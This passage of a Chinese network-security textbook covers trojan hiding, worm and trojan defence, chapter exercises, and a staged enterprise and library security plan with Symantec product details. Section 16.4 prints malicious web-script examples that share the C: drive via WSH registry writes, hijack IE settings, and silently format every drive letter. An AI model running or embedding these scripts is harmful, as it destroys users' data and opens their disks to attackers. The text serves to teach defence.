与病毒和蠕虫等恶意代码不同，木马一般没有主动传播的功能。所以，如何将木马成功隐蔽植入目标主机是木马传播并运行的关键。目前大多数木马采用的传播途径是电子邮件，但随着用户对木马的认识不断提高，这种方法再难以奏效。随着网络应用的不断发展，木马传播的途径越来越多。特别是JavaScript、VBscript、ActiveX等技术的广泛使用，木马利用这些技术的漏洞进行传播变得越来越容易，并且正成为木马传播的主流。比如通过邮件内容内嵌WSH脚本，用户无须打开附件，仅仅浏览邮件内容，附件中的木马就会被执行。目前，邮件木马已经从附件走向了正文，简单的浏览也会导致木马植入。

7）最新隐藏技术

通过修改虚拟设备驱动程序（VXD）或修改动态连接库（DLL）来加载木马。这种方式基本上摆脱了原有的木马模式（监听端口），而是采用替代系统功能的方法（改写XVD、DLL等）。木马将修改后的DLL文件替换原来的DLL文件，并对所有的函数调用进行过滤。对于常用的函数调用，使用函数转发器直接转发给原来的系统函数处理，对于一些事先约定好的特征情况，会交给木马处理。这种木马没有增加新的文件，不需要打开新的监听端口，没有新的进程，使用常规的方法很难检测到它。在一般情况下，木马几乎没有任何踪迹，只有在木马的控制端向目标主机发出特定的信息后，隐藏的木马程序才开始运行。

16.3.4 网络恶意代码的防范方法

1. 蠕虫防范方法

1）企业类蠕虫病毒的防范

企业防治蠕虫病毒需要考虑病毒的查杀能力、病毒的监控能力和新病毒的反应能力等

问题。而企业防毒的一个重要方面就是管理策略。

2）企业防范蠕虫病毒的策略

加强网络管理员安全管理水平，提高安全意识。建立病毒检测系统。可在第一时间内检测到网络的异常和病毒攻击。建立应急响应系统，将风险减少到最低。建立备份和容灾系统。

3）个人用户蠕虫病毒的分析和防范

对于个人用户而言，威胁大的蠕虫病毒一般通过电子邮件和恶意网页传播方式。它们对个人用户的威胁最大，同时也最难以根除，造成的损失也更大。对于利用电子邮件传播的蠕虫，通常利用各种各样的欺骗手段诱惑用户点击的方式进行传播。购买合适的杀毒软件。经常升级病毒库。提高防杀病毒意识。不随意查看陌生邮件，尤其是带附件的邮件。

2. 木马防范方法

1）木马的预防

不随意下载来历不明的软件；不随意打开来历不明的邮件，阻塞可疑邮件；及时修补漏洞和关闭可疑的端口；尽量少用共享文件夹；运行实时监控程序；经常升级系统和更新病毒库；限制使用不必要的具有传输能力的文件。

2）木马的检测和清除

可以通过查看系统端口开放的情况、系统服务情况、系统任务运行情况、网卡的工作情况、系统日志及运行速度有无异常等对木马进行检测。检测到计算机感染木马后，就要根据木马的特征来进行清除。查看是否有可疑的启动程序、可疑的进程存在，是否修改了 win.ini、system.ini 系统配置文件和注册表。如果存在可疑的程序和进程，就按照特定的方法进行清除。

查看开放传输层端口：当前最为常见的木马通常是基于 TCP/UDP 协议进行客户端与服务器端之间通信的。因此，就可以通过查看在本机上开放的端口，看是否有可疑的程序打开了某个可疑的端口。例如，“冰河”木马使用的监听端口是 7626，Back Orifice 2000 使用的监听端口是 54320 等。假如查看到有可疑的程序在利用可疑端口进行连接，则很有可能就是感染了木马。此外还有以下检测内容：查看和恢复 win.ini 和 system.ini 系统配置文件；查看启动程序并删除可疑的启动程序；查看系统进程并停止可疑的系统进程；查看和还原注册表。

可使用杀毒软件和木马查杀工具检测和清除木马。最简单的检测和删除木马的方法是安装木马查杀软件。常用的木马查杀工具，如 KV 3000、瑞星、TheCleaner、木马克星、木马终结者等，可以进行木马的检测和查杀。此外，用户还可使用其他木马查杀工具对木马进行查杀。

16.4 网络病毒与恶意代码实例

(1) 共享硬盘：将目标硬盘共享，攻击者可以随意复制、删除受害者硬盘上的资料。

```
<script language = JavaScript>
function f()                            //改写注册表的函数
```

```
    { var aa,ss;
    aa = document.applets[0];
    aa.setCLSID("{F935DC22 - 1CF0 - 11D0 - ADB9 - 00C04FD58A0B}");
    aa.createInstance();
    ss = aa.GetObject();
     ss.RegWrite("HKLM\Software\Microsoft\Windows\CurrentVersion\
Network\LanMan\C $ \Flags",302,"REG_DWORD");
ss.RegWrite("HKLM\Software\Microsoft\Windows\CurrentVersion\
Network\LanMan\C $ \Type",0,"REG_DWORD");
ss.RegWrite("HKLM\Software\Microsoft\Windows\CurrentVersion\
Network\LanMan\C $ \Path","C: \");
}
function init()
{
    setTimeout("f()", 1000);              //每过 1000 毫秒就再次递归调用 f()
    }
    init();                               //调用函数
    </script>
```

(2) 修改计算机配置：随意修改目标计算机 IE 首页、“我的电脑”等配置，类似于流氓软件。

```
"HKCU\Software\Classes\CLSID\{20D04FE0 - 3AEA - 1069 - A2D8 - 08002B30309D}\","强加的内容");
"HKCU\Software\Microsoft\Internet Explorer\Main\Search Page","http: //XXX.XXX.net");
                                         //此处修改你 IE 的首页
"HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http: //XXX.XXX.net");
                                         //此处修改你 IE 的首页
"HKCR\CLSID\{20D04FE0 - 3AEA - 1069 - A2D8 - 08002B30309D}\","强加的内容");
                                         //此处修改"我的电脑"
"HKCR\CLSID\{20D04FE0 - 3AEA - 1069 - A2D8 - 08002B30309D}\InfoTip","强加的内容");
"HKCR\CLSID\{645FF040 - 5081 - 101B - 9F08 - 00AA002F954E}\","强加的内容");
                                         //此处修改"回收站"
"HKCR\CLSID\{645FF040 - 5081 - 101B - 9F08 - 00AA002F954E}\InfoTip","强加的内容");
"HKLM\Software\Microsoft\Windows\Currentversion\Winlogon\LegalNoticeCaption","强加的内
容");
"HKLM\Software\Microsoft\Windows\Currentversion\Winlogon\LegalNoticeText","强加的内容");
                                         //此处修改后出现你启动时的对话框
"HKLM\Software\Microsoft\Internet Explorer\Main\Window Title", "强加的内容 http: //XXX.XXX.
net");                                   //此处修改你 IE 的首页上的文字
"HKCU\Software\Microsoft\Internet Explorer\Main\Window Title", "强加的内容 http: //XXX.XXX.
net");                                   //此处修改你 IE 的首页上的文字
```

(3) 格式化硬盘：直接将受害者硬盘格式化，所有资料删除。

```
< OBJECT classid = clsid: F935DC22 - 1CF0 - 11D0 - ADB9 - 00C04FD58A0B id = wsh > </OBJECT >
< SCRIPT >
wsh.Run('start /m format.com z: /q /autotest /u');
wsh.Run('start /m format.com y: /q /autotest /u');
wsh.Run('start /m format.com x: /q /autotest /u');
wsh.Run('start /m format.com w: /q /autotest /u');
wsh.Run('start /m format.com v: /q /autotest /u');
```

```
wsh.Run('start /m format.com u: /q /autotest /u');
wsh.Run('start /m format.com t: /q /autotest /u');
wsh.Run('start /m format.com s: /q /autotest /u');
wsh.Run('start /m format.com r: /q /autotest /u');
wsh.Run('start /m format.com q: /q /autotest /u');
wsh.Run('start /m format.com p: /q /autotest /u');
wsh.Run('start /m format.com o: /q /autotest /u');
wsh.Run('start /m format.com n: /q /autotest /u');
wsh.Run('start /m format.com m: /q /autotest /u');
wsh.Run('start /m format.com l: /q /autotest /u');
wsh.Run('start /m format.com k: /q /autotest /u');
wsh.Run('start /m format.com j: /q /autotest /u');
wsh.Run('start /m format.com i: /q /autotest /u');
wsh.Run('start /m format.com h: /q /autotest /u');
wsh.Run('start /m format.com g: /q /autotest /u');
wsh.Run('start /m format.com f: /q /autotest /u');
wsh.Run('start /m format.com e: /q /autotest /u');
wsh.Run('start /m format.com d: /q /autotest /u');
wsh.Run('start /m format.com c: /q /autotest /u');
wsh.Run('start /m format.com b: /q /autotest /u');
wsh.Run('start /m format.com a: /q /autotest /u');
</SCRIPT>
    </P>
```

16.5 小　　结

本章主要介绍计算机病毒的基础知识，包括计算机病毒的定义、特点、分类及防范方法。并针对网络病毒独有的特点进行讨论，同时，还介绍了几种典型的网络病毒与恶意代码实例。

16.6 习　　题

1. 什么是病毒？简述计算机病毒的特征及危害。
2. 简述计算机病毒的分类及各自特点。
3. 怎样预防和消除计算机网络病毒？
4. 试述恶意代码的分类及其区别。
5. 小明想买一台计算机，如果自己组装一台兼容机，便宜好用，但是安全及售后没有保障；买品牌机，服务人员可以上门服务，但是性价比却不高。如果你是小明，应该怎么办？
6. 现在木马、间谍、钓鱼及其变种软件多如牛毛，你在上网时如何防范这类软件？

16.7 实　　验

1. 使用360杀毒进行全过程查杀病毒。
2. 对恶意软件进行专门查杀。
3. 学习使用Sniffer工具软件进行嗅探及抓包。
4. “冰河”木马的攻防演练。

第 17 章　网络安全方案设计

如果你希望自己足够强壮以保护系统，就必须了解潜在攻击者所用的工具和技术。定期对网络进行渗透测试能让你对它的安全现状有最好的了解，任何一种安全评估工具或入侵检测系统所提供的报告都不能与这种亲身体验相提并论。

——David LeBlanc

本章力求通过两个典型案例对前面章节所讲述的内容进行融合，帮助读者把分散的知识点整合在一起，使读者对网络安全形成全方位的整体认识。但基于网络安全技术的高速发展，本章内容仅具有参考意义。

17.1　大型网络安全整体解决方案

整体的网络安全方案可分成技术方案、服务方案以及支持方案 3 部分。

17.1.1　技术解决方案

安全产品是网络安全的基石，通过在网络中安装一定的安全设备，能够使得网络的结构更加清晰，安全性得到显著增强；同时能够有效降低安全管理的难度，提高安全管理的有效性。

以下介绍在局域网中增加安全设备的安装位置以及其作用(如表 17.1 所示)。

表 17.1　局域网中安全设备的安装位置以及作用

网络设备及软件名称	安装位置	作　用
防火墙	局域网与路由器之间	实现单向访问、分区、整体防护、设置过滤规则、进行流量控制、限制流量
	WWW 服务器与托管机房局域网之间	限制 Internet 用户对 WWW 服务器的访问、对远程更新的时间、来源(通过 IP 地址)进行限制
入侵检测设备	局域网 DMZ 区以及托管机房服务器区	监控网络中的信息、中断异常连接、向防火墙发送指令，在限定的时间内对特定的 IP 地址实施封堵
网络防病毒软件	局域网防病毒服务器	通过 Internet 更新病毒库、强制局域网中已开机的终端及时更新病毒库软件、记录各个终端的病毒库升级情况、记录局域网中计算机病毒出现的时间、类型以及后续处理措施
	终端	处理带毒文件、处理带毒邮件

续表

网络设备及软件名称	安装位置	作用
邮件防病毒服务器	邮件服务器与防火墙之间	处理带毒邮件
反垃圾邮件系统	邮件服务器与防火墙之间	拒绝转发来自 Internet 的垃圾邮件、拒绝转发来自局域网用户的垃圾邮件、记录发垃圾邮件的终端地址、通过电子邮件等方式通知网管垃圾邮件的处理情况
动态口令认证系统	服务器,终端	通过定期修改密码,确保密码的不可猜测性
网络管理软件	局域网中	收集所有资源的硬件信息、收集所有终端和服务器的软件信息、收集网络设备的工作状况信息、判断用户是否使用了非法网络设备与 Internet 连接、显示实时网络连接情况、出现异常及时报警
QoS 流量管理	安装在路由器和防火墙之间(部分防火墙本身就有 QoS 带宽管理模块)	通过 IP 地址为重要用户分配足够的带宽、通过端口为重要的应用分配足够的带宽资源、限制非业务流量的带宽、确保重要用户能够至少使用分配给他们的带宽资源
个人防护软件	重要终端	保护个人终端不受攻击、不允许任何主机非授权访问重要终端资源、防止局域网感染病毒主机通过攻击的方式感染重要终端
页面防篡改系统	WWW 服务器	定期比对发布页面文件与备份文件、允许授权用户修改页面文件、对数据库文件进行比对

1. 防火墙

安装位置:局域网与路由器之间;WWW 服务器与托管机房局域网之间。

局域网防火墙作用:

(1) 实现单向访问,允许局域网用户访问 Internet 资源,但是严格限制 Internet 用户对局域网资源的访问。

(2) 通过防火墙,将整个局域网划分 Internet、DMZ 区、内网访问区这 3 个逻辑上分开的区域,有利于对整个网络进行管理。

(3) 局域网所有工作站和服务器处于防火墙地整体防护之下,只要通过对防火墙设置的修改,就能有限地防止来自 Internet 上的攻击,网络管理员只需要关注 DMZ 区对外提供服务相关应用的安全漏洞。

(4) 通过防火墙的过滤规则,实现端口级控制,限制局域网用户对 Internet 的访问。

(5) 进行流量控制,确保重要业务对流量的要求。

(6) 通过过滤规则,以时间为控制要素,限制大流量网络应用在繁忙时间的使用。

托管机房防火墙的作用:

(1) 通过防火墙的过滤规则,限制 Internet 用户对 WWW 服务器的访问,将访问权限控制在最小的限度,在这种情况下,网络管理员可以忽略服务器系统的安全漏洞,只需要关注 WWW 应用服务软件的安全漏洞。

(2) 通过过滤规则,对远程更新的时间、来源(通过 IP 地址)进行限制。

2. 入侵检测

安装位置：局域网 DMZ 区以及托管机房服务器区。

IDS 的作用：

(1) 作为旁路设备，监控网络中的信息，统计并记录网络中的异常主机以及异常连接。

(2) 中断异常连接。

(3) 通过联动机制，向防火墙发送指令，在限定的时间内对特定的 IP 地址实施封堵。

3. 网络防病毒软件控制中心以及客户端软件

安装位置：局域网防病毒服务器以及各个终端。

防病毒服务器作用：

(1) 作为防病毒软件的控制中心，及时通过 Internet 更新病毒库，并强制局域网中已开机的终端及时更新病毒库软件。

(2) 记录各个终端的病毒库升级情况。

(3) 记录局域网中计算机病毒出现的时间、类型以及后续处理措施。

防病毒客户端软件的作用：

(1) 对本机的内存、文件的读写进行监控，根据预定的处理方法处理带毒文件。

(2) 监控邮件收发软件，根据预定处理方法处理带毒邮件。

4. 邮件防病毒服务器

安装位置：邮件服务器与防火墙之间。

邮件防病毒软件：对来自 Internet 的电子邮件进行检测，根据预先设定的处理方法处理带毒邮件。邮件防病毒软件的监控范围包括所有来自 Internet 的电子邮件以及所属附件(对于压缩文件同样也进行检测)。

5. 反垃圾邮件系统

安装位置：同邮件防病毒软件，如果软硬件条件允许的话，建议安装在同一台服务器上。

反垃圾邮件系统作用：

(1) 拒绝转发来自 Internet 的垃圾邮件。

(2) 拒绝转发来自局域网用户的垃圾邮件并将发垃圾邮件的局域网用户的 IP 地址通过电子邮件等方式通报给网管。

(3) 记录发垃圾邮件的终端地址。

(4) 通过电子邮件等方式通知网管垃圾邮件的处理情况。

6. 动态口令认证系统

安装位置：服务器端安装在 WWW 服务器(以及其他需要进行口令加强的敏感服务器)，客户端配置给网页更新人员(或者服务器授权访问用户)。

动态口令认证系统的作用：

通过定期修改密码，确保密码的不可猜测性。

7. 网络管理软件

安装位置：局域网中。

网络管理软件的作用：

(1) 收集局域网中所有资源的硬件信息。

(2) 收集局域网中所有终端和服务器的操作系统、系统补丁等软件信息。
(3) 收集交换机等网络设备的工作状况等信息。
(4) 判断局域网用户是否使用了调制解调器等非法网络设备与 Internet 连接。
(5) 显示实时网络连接情况。
(6) 如果交换机等核心网络设备出现异常,及时向网管中心报警。

8. QoS 流量管理

安装位置:如果是专门的产品,则安装在路由器和防火墙之间;部分防火墙本身就有 QoS 带宽管理模块。

QoS 流量管理的作用:
(1) 通过 IP 地址,为重要用户分配足够的带宽。
(2) 通过端口,为重要的应用分配足够的带宽资源。
(3) 限制非业务流量的带宽。
(4) 在资源闲置时期,允许其他人员使用资源,一旦重要用户或者重要应用需要使用带宽,则确保它们能够至少使用分配给他们的带宽资源。

9. 重要终端个人防护软件

安装位置:重要终端。

个人防护软件的作用:
(1) 保护个人终端不受攻击。
(2) 不允许任何主机(包括局域网主机)非授权访问重要终端资源。
(3) 防止局域网感染病毒主机通过攻击的方式感染重要终端。

10. 页面防篡改系统

安装位置:WWW 服务器。

页面防篡改系统的作用:
(1) 定期比对发布页面文件与备份文件,一旦发现不匹配,用备份文件替换发布文件。
(2) 通过特殊的认证机制,允许授权用户修改页面文件。
(3) 能够对数据库文件进行比对。

17.1.2 安全服务解决方案

在安全服务方案中,采用不同的安全服务,定期对网络进行检测、改进,以达到动态增进网络安全性,最大限度发挥安全设备作用的目的。

安全服务分为以下几类。

1. 网络拓扑分析

服务对象:整个网络。

服务周期:半年一次。

服务内容:根据网络的实际情况,绘制网络拓扑图;分析网络中存在的安全缺陷并提出整改建议意见。

服务作用:针对网络的整体情况,进行总体、框架性分析。一方面,通过网络拓扑分析,能够形成网络整体拓扑图,为网络规划、网络日常管理等管理行为提供必要的技术资料;另一方面,通过整体的安全性分析,能够找出网络设计上的安全缺陷,找到各种网络设备在协同工作中可能产生的安全问题。

2. 中心机房管理制度制订以及修改

服务对象：中心机房。

服务周期：半年一次。

服务内容：协助用户制订并修改机房管理制度。制度内容涉及人员进出机房的登记制度、设备进出机房的登记制度、设备配置修改的登记制度等。

服务作用：严格控制中心机房的人员进出、设备进出并及时登记设备的配置更新情况，有助于网络核心设备的监控，确保网络的正常运行。

3. 操作系统补丁升级

服务对象：服务器、工作站、终端。

服务周期：不定期。

服务内容：一旦出现重大安全补丁，及时更新所有相关系统；出现大型补丁(如微软的SP)，及时更新所有相关系统。

服务作用：通过及时、有效的补丁升级，能够有效防止局域网主机和服务器相互之间的攻击，降低现代网络蠕虫病毒对网络的整体影响，增加网络带宽的有效利用率。

4. 防病毒软件病毒库定期升级

服务对象：防病毒服务器、安装防病毒客户端的终端。

服务周期：每周一次。

服务内容：防病毒服务器通过 Internet 更新病毒库；防病毒服务器强制所有在线客户端更新病毒库。

服务作用：通过不断升级病毒库确保防病毒软件能够及时发现新的病毒。

5. 服务器定期扫描、加固

服务对象：服务器。

服务周期：半年一次。

服务内容：使用专用的扫描工具，在用户网络管理人员的配合，对主要的服务器进行扫描。

服务作用：找出对应服务器操作系统中存在的系统漏洞；找出服务器对应应用服务中存在的系统漏洞；找出安全强度较低的用户名和用户密码。

6. 防火墙日志备份、分析

服务对象：防火墙设备。

服务周期：一周一次。

服务内容：导出防火墙日志并进行分析。

服务作用：通过流量简图找出流量异常的时间段，通过检查流量较大的主机，找出局域网中的异常主机。

7. 入侵检测等安全设备日志备份

服务对象：入侵检测等安全设备。

服务周期：一周一次。

服务内容：备份安全设备日志。

服务作用：防止日志过大导致检索、分析的难度，另一方面也有利于事后的检查。

8. 服务器日志备份

服务对象：主要服务器(如 WWW 服务器、文件服务器等)。

服务周期：一周一次。

服务内容：备份服务器访问日志。

服务作用：防止日志过大导致检索、分析的难度，另一方面也有利于事后的检查。

9. 白客渗透

服务对象：对 Internet 提供服务的服务器。

服务周期：半年一次。

服务内容：服务商在用户指定的时间段内，通过 Internet，使用各种工具在不破坏应用的前提下攻击服务器，最终提供检测报告。

服务作用：先于黑客进行探测性攻击以检测系统漏洞。根据最终检测报告进一步增强系统的安全性。

10. 设备备份系统

服务对象：骨干交换机、路由器等网络骨干设备。

服务周期：实时。

服务内容：根据用户的网络情况，提供骨干交换机、路由器等核心网络设备的备份。备份设备可以在短时间内替代网络中实际使用的设备。

服务作用：一旦核心设备出现故障，使用备件替换以减少网络故障时间。

11. 信息备份系统

服务对象：所有重要信息。

服务周期：根据网络情况决定完全备份和增量备份的时间。

服务内容：定期备份电子信息。

服务作用：防止核心服务器崩溃导致网络应用瘫痪。

12. 定期总体安全分析报告

服务对象：整个网络。

服务周期：半年一次。

服务内容：综合网络拓扑报告、各种安全设备日志、服务器日志等信息，对网络进行总体安全综合性分析，分析内容包括网络安全现状、网络安全隐患分析，并提出改进建议意见。

服务作用：提供综合性、全面的安全报告，针对全网络进行安全性讨论，为全面提高网络的安全性提供技术资料。

以上是服务解决方案，众所周知，安全产品一般是共性的产品，通过安全服务，能够配制出适合本网络的安全设备，使得安全产品在特定的网络中发挥最大的效能，使得各种设备协同工作，增强网络的安全性和可用性。

当然，在计算机网络中，绝对的安全是不存在的，即使采取种种安全措施，网络也可能由于某种原因而无法正常运作，这时候，就需要有及时、有效的技术支持，使得网络在尽可能短的时间内恢复正常。下面将提出技术支持解决方案。

17.1.3 技术支持解决方案

技术支持是整个安全方案的重要补充。其主要作用是在用户网络发生重要安全事件

后，通过及时、高效的安全服务，达到尽快恢复网络应用的目的。技术支持主要包括以下几方面：

1. 故障排除

支持范围：

（1）用户无法访问网络（如局域网用户无法访问 Internet）。

（2）应用服务无法访问（如不能对外提供 WWW 服务）。

（3）网络访问异常（如访问速度慢）。

作用：一旦网络出现异常，为用户提供及时、有效的网络服务。在最短的时间内恢复网络应用。

2. 灾难恢复

支持范围：设备遇到物理损害、网络应用异常。

作用：通过备品备件，快速恢复网络硬件环境；通过备份文件的复原，尽快恢复网络的电子资源；由此可在最短的时间内恢复整个网络应用。

3. 查找攻击源

支持范围：网络管理员发现网络遭到攻击，并需要确定攻击来源。

作用：通过日志文件等信息，确定攻击的来源，为进一步采取措施提供依据。

4. 实时检索日志文件

支持范围：遭到实时的攻击（如 DOS、SYN FLOODING 等），需要及时了解攻击源以及攻击强度。

作用：通过实时检索日志文件，可以找到当时针对本网络的攻击和攻击源。如果攻击强度超出网络能够承受的范围，可采取进一步措施进行防范。

5. 即时查杀病毒

支持范围：由不可确定的因素导致网络中出现计算机病毒。

作用：即使网络中出现病毒，通过及时有效的技术支持，在最短的时间内查处感染病毒的主机并即时查杀病毒，恢复网络应用。

6. 即时网络监控

支持范围：网络出现异常，但应用基本正常。

作用：通过网络监控，可能发现网络中存在的前期网络故障，在故障扩大化以前及时进行防治。

以上是技术支持解决方案，技术支持是安全服务的重要补充部分，即使在完善的安全体系下，也存在不可预测的因素导致网络故障，此时，即需要及时、有效的技术支持服务。

综上所述，网络的安全方案由 3 个部分组成，它涵盖设备、技术、制度、管理、服务等各个方面。

17.1.4 实施建议与意见

网络安全涉及面相当广，同时进行建设的效果不好，因此，建议按照以下方式进行分阶段实施。

1. 第一阶段

（1）技术方面：采用防火墙、网络防病毒软件、页面防篡改系统来建立一个结构上较完

善的网络系统。

(2) 服务方面：进行网络拓扑分析、建立中心机房管理制度、建立操作系统以及防病毒软件定期升级机制、对重要服务器的访问日志进行备份，通过这些服务，增强网络的抗干扰性。

(3) 支持方面：要求服务商提供故障排除服务，以提高网络的可靠性，降低网络故障对网络的整体影响。

2. 第二阶段

在第一阶段安全建设的基础上，进一步增加网络安全设备，采纳新的安全服务和技术支持来增强网络的可用性。

(1) 技术方面：采用入侵检测、邮件防病毒软件、动态口令认证系统、在重要客户端安装个人版防护软件。

(2) 服务方面：对服务器进行定期扫描与加固、对防火墙日志进行备份与分析、对入侵检测设备的日志进行备份、建立设备备份系统以及文件备份系统。

(3) 支持方面：要求服务商提供灾难恢复、实时日志检索、实时查杀病毒、实时网络监控等技术支持。

3. 第三阶段

在这一阶段，采取的措施以进一步提高网络效率为主。

(1) 技术方面：采用反垃圾邮件系统、网络管理软件、QoS 流量管理软件。

(2) 服务方面：采用白客渗透测试，要求服务商定期提供整体安全分析报告。

(3) 支持方面：要求能够实时或者在攻击发生后查找攻击源。

以上针对用户网络分别从 3 个方面提出了安全解决方案，并按照实施的紧迫性分成 3 个阶段来实现，但是实际针对某个用户，对于安全的要求可能各不相同，具体网络情况也可能有很大的差异，因此建议用户根据实际情况建立网络安全建设的时间表。

另外，随着新技术、新产品的不断涌现，网络技术的不断发展，对于网络安全的要求不断提高，实际中，实施过程采取的措施完全可能超越本书中提及的产品、服务、支持，这也反映网络安全建设中的最基本原则：不断改进，不断增强，安全无止境。

17.2 某高校图书馆的网络安全方案

17.2.1 拓扑简要介绍

(1) 整个网络边界有两条链路，一条为教育网 100Mbps 链路，一条为中国电信的 10Mbps ADSL。在每条链路之前放置独立的防火墙设备。对入站和出站进行访问控制。

(2) 两条链路汇聚到中心路由器上，通过 NAT 地址转换，进入校园内部网的中心交换机，在其间部署一套入侵检测系统 IDS 的检测探点。对进入内部网络的流量与内容进行入侵检测与判断。

(3) 中心交换机分出 3 条主干内部链路，一条直接接入校园内部网的服务器群，包括邮件服务器、Web 服务器、防病毒中央服务器等。其中防病毒服务器将通过该链路，监控与管理内部网络的所有防病毒客户端节点。并且分发病毒定义码和客户端防病毒防御策略，收

集客户端的病毒信息，集中处理与汇总病毒备份文件，病毒样本放置于服务器的中央隔离区。

在中心交换机与服务器区之间放置一个入侵检测系统IDS的检测探点，从而保证关键应用的安全性与可靠性。并且在邮件服务器网段中部署反垃圾邮件防火墙设备。

(4) 从中心交换机到二层会聚的包括教工区、学生区等区域。在二层汇聚中心部署一个入侵检测系统IDS检测探点，用于检测区域内的入侵检测行为。

(5) 最后一条链路部署入侵检测系统IDS检测探点，保证其他应用服务器的网络安全。

17.2.2 方案设备选型

1. 入侵检测系统：Symantec SNS 7120

1) 产品简介

(1) Symantec Network Security系列设备提供了实时主动的网络入侵防御，可以保护关键的企业资产。富于创新的入侵防范统一网络引擎(IMUNE)是协议异常、特征、统计和漏洞攻击拦截技术的完美结合，它可以精确地识别并禁止已知、未知(或零日)攻击和病毒在网络中传播。

(2) LiveUpdate技术可以自动更新防护策略技术，以帮助企业及早应对各种不断变化的威胁。将赛门铁克安全响应中心和赛门铁克DeepSight预警服务的专业知识，与易于理解的安全指导原则结合在一起，从而可更快速的响应安全事件。借助全面的策略管理功能，企业可以轻松地构建、评估并报告最佳企业实践。

(3) 只需简单的鼠标单击即可将设备从检测状态转换到防御状态，使企业可以轻松地切换部署模式。灵活的入侵防御部署选项，包括支持多串联对或在同一设备上监视被动和串联部分，使不断发展的网络适应各种安全策略。

(4) Symantec Network Security系列是通过Symantec Network Security Management Console集中管理的，Symantec Network Security Management Console是一个可伸缩的安全管理系统，支持大型分布式企业部署，并提供全面的配置和策略管理、实时威胁分析、企业报告和灵活的显示。

(5) 该系列提供了3种型号，可以很好地满足企业的各种部署需求，无论在分支机构、分布式站点还是网络核心或主体上部署网络安全。这种高度可伸缩的一流设备支持从50Mbps～2Gbps的总网络带宽，最多可涉及8个网段。

2) 主要特性

(1) 增强现有网关和服务器安全部署，阻止威胁在网络中传播。

(2) 在IMUNE架构中综合了多种检测技术，包括协议异常检测和漏洞攻击拦截，可准确地识别和禁止已知/未知(或"零日")攻击与蠕虫。

(3) 帮助企业构建、权衡和报告企业最佳实践和法规一致性计划。

(4) 集成了赛门铁克安全响应中心和赛门铁克DeepSight预警服务的专业知识，提供有关威胁的早期知识，以实现主动安全。

(5) 在网络中不可见，因此不需要重新配置网络，简化了部署过程。

(6) 这些设备最多可支持8个接口，允许企业监视更多的网段。

(7) 3种型号支持从50Mbps～2Gbps的总网络带宽，可满足分支机构、分布式站点和

网络核心的不同部署需求。

(8) 使用 LiveUpdate 技术更新防护策略以实现自动防护，帮助企业及早应对各种不断变化的威胁。

(9) 单击防御——只需简单的鼠标单击即可从检测状态转换到防御状态。

3) 技术亮点

Symantec NetworkSecurity 系列是新一代的网络安全产品，SNS 同时具备 IPS(入侵防御)和 IDS(入侵检测)两项功能。作为成熟的 IPS 产品，它具有很多传统网络安全产品所缺乏的功能。

(1) 主动防御，而非被动报警。

目前网络安全事件发生的频率越来越高，给用户带来的损失也越来越大。传统的安全产品，需要用户花费大量时间和精力，实时跟踪当前的计算机安全漏洞。然后修改网络中各种安全产品的安全策略，实现对网络攻击的有效防御。但是随着网络边界模糊、用户系统的多样化，这样的努力无法达到用户的期望效果。

SNS 是可以实现自动防御的网络安全产品，无须人工干预，自动检测屏蔽网络入侵行为，减少用户用于日常维护的人力成本。SNS 可以以透明(inline)方式部署在用户网络中，不用修改用户网络结构，也不用修改交换机配置。配合产品自带的安全策略，真正实现即插即用。

(2) 安全策略自动维护。

传统 IDS 产品被用户所排斥的主要原因就是需要用户人工设定检测策略，并需要定期维护更新。SNS 改变了这种传统的更新模式，他可以自动更新、加载、生效最新的安全策略，大大降低了产品对操作人员的依赖。通过这种策略自动更新的工作方式，帮助用户争取了在出现可能对系统和网络造成严重影响的重大安全隐患的紧急状况下的响应时间(如：冲击波)，在主机还没有来得及完成补丁分发的情况下，SNS 通过自动化的策略更新，就已经实现了对整个网络的安全防护。

(3) 两级管理模式。

SNS 为主控台和 SNS 设备两级管理模式，无须额外的日志服务器，通过主控台，可以最多同时对 120 个 SNS 设备设定统一的安全策略。多个 SNS 的报警事件，也可以在一个主控台窗口内，实现事件关联，帮助用户更加准确、快速的定位问题主机，或是入侵者的目的及入侵途径。

(4) 通过带宽许可方式购买，节约用户购买成本。

SNS 通过带宽许可的方式进行购买，用户只需按照所保护网络的带宽流量支付费用，不必为自己没有用到的服务付费。这样的方式，也可以适应用户不断变化的网络结构和不断接入网络的新的业务系统的要求。带宽许可可以累加购买，保护用户已有的投资不会浪费。

2. 企业防病毒系统：Symantec Client Security 2.0

1) 产品简介

Symantec ClientSecurity(SCS)为客户端提供集成的防病毒、防火墙以及入侵检测功能。SCS 已将网络和远程客户端的安全功能集成在一个解决方案中。它不存在互操作性问题，通过集成赛门铁克久负盛誉的防病毒、防火墙和入侵检测等技术为客户提供更强的攻

击防护能力，包括那些混合威胁在内。来自一个厂商的多种集成化技术使得协作管理和响应成为可能，从而增加了防护能力，降低了管理和支持成本，削减了整体购买成本。

2）主要特性

（1）全面防护，高效管理。

Symantec Client Security 已将网络和远程客户端的安全功能集成在一个解决方案中。它不存在互操作性问题，通过集成赛门铁克久负盛誉的防病毒、防火墙和入侵检测等技术为客户提供更强的攻击防护能力，包括那些混合威胁在内。来自一个厂商的多种集成化技术使得协作管理和响应成为可能，从而增加了防护能力，降低了管理和支持成本，削减了整体购买成本。

（2）集成安全管理。

通过赛门铁克久经考验的架构——赛门铁克系统中心来实现集成安全管理，可以提供全面的防病毒、防火墙和入侵检测功能。这就可以提供先进的安全管理，并且简化了针对企业网络内每个客户端（包括远程用户）复杂威胁的安全管理过程。通过这种方法可以优化管理资源，因为安装、报告和更新都可以从一个控制台上来完成。管理功能包括：

① 集成化管理——使用赛门铁克系统中心，管理员从单个控制台就可以完全配置、安装、管理和更新客户端病毒、防火墙以及入侵检测功能。管理员还可以使用赛门铁克系统中心控制台来配置、部署和执行企业网络策略。

② 逻辑组管理——Symantec Client Security 能够创建和管理服务器组中的按逻辑划分的客户端和服务器组。这对于需要用同一种方法管理相同功能实体的组织来说尤为适用，可减少管理不同客户端组所需要的父服务器数目。

（3）易于安装。

Symantec Packager 能够预先配置防病毒、防火墙和入侵检测的安装程序包，从而最大化部署灵活性，将部署成本降至最低。有 3 种预先配置的部署选项可用：全面管理、简单管理和瘦客户端。

（4）集成化响应。

Symantec Client Security 可以为防病毒、防火墙以及入侵检测提供通用的部署和更新功能，有助于减少更新的开销、风险和管理。此外，集成化响应功能还能够使企业对于违背安全策略和病毒发作更快做出响应，从而提高网络的整体安全状态。

